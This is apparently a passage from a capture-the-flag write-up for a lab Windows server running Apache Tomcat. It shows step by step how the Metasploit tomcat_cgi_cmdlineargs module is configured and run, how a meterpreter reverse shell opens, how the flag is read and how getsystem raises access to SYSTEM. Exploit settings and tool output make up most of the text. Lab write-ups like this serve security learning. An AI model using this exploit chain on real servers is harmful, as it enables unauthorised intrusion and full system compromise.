
Step 4: Checking the vulnerability




```
-------------------------------------------------------
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

-------------------------------------------------------
                 ELF WHACK COUNTER
-------------------------------------------------------

 Number of Elves whacked and sent back to work: 9154

Host Name:                 TBFC-WEB-01
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA236
Original Install Date:     18/11/2020, 23:19:17
System Boot Time:          30/01/2021, 18:46:02
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2394 Mhz
BIOS Version:              Xen 4.2.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     1,024 MB
Available Physical Memory: 325 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 1,313 MB
Virtual Memory: In Use:    735 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 6 Hotfix(s) Installed.
                           [01]: KB4586875
                           [02]: KB4462930
                           [03]: KB4512577
                           [04]: KB4580325
                           [05]: KB4587735
                           [06]: KB4592440
```



Step 5: searcing vulnearability in metasploit , the 20th seems to be the one



Step 6: setting options and running exploit

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.233.68             yes       The target host(s), range CIDR identifier, or hosts file with syn
   RPORT      8080                     yes       The target port (TCP)
   SSL        false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
   VHOST                               no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.120.81      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit
```

Step 7: gaining a meterpreter shell with user privileges and reading flag file and subsequently
raising the priviliges to NT AUTHORITY\SYSTEM

```
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.233.68
[*] Meterpreter session 1 opened (10.8.120.81:4444 -> 10.10.233.68:49850) at 2021-01-31 00:43:34 +0530

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
getuid
Server username: TBFC-WEB-01\elfmcskidy
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=============================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  825    fil   2020-11-19 09:19:25 +0530  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-20 03:35:43 +0530  flag1.txt
100777/rwxrwxrwx  73802  fil   2021-01-31 00:43:28 +0530  sbUAn.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```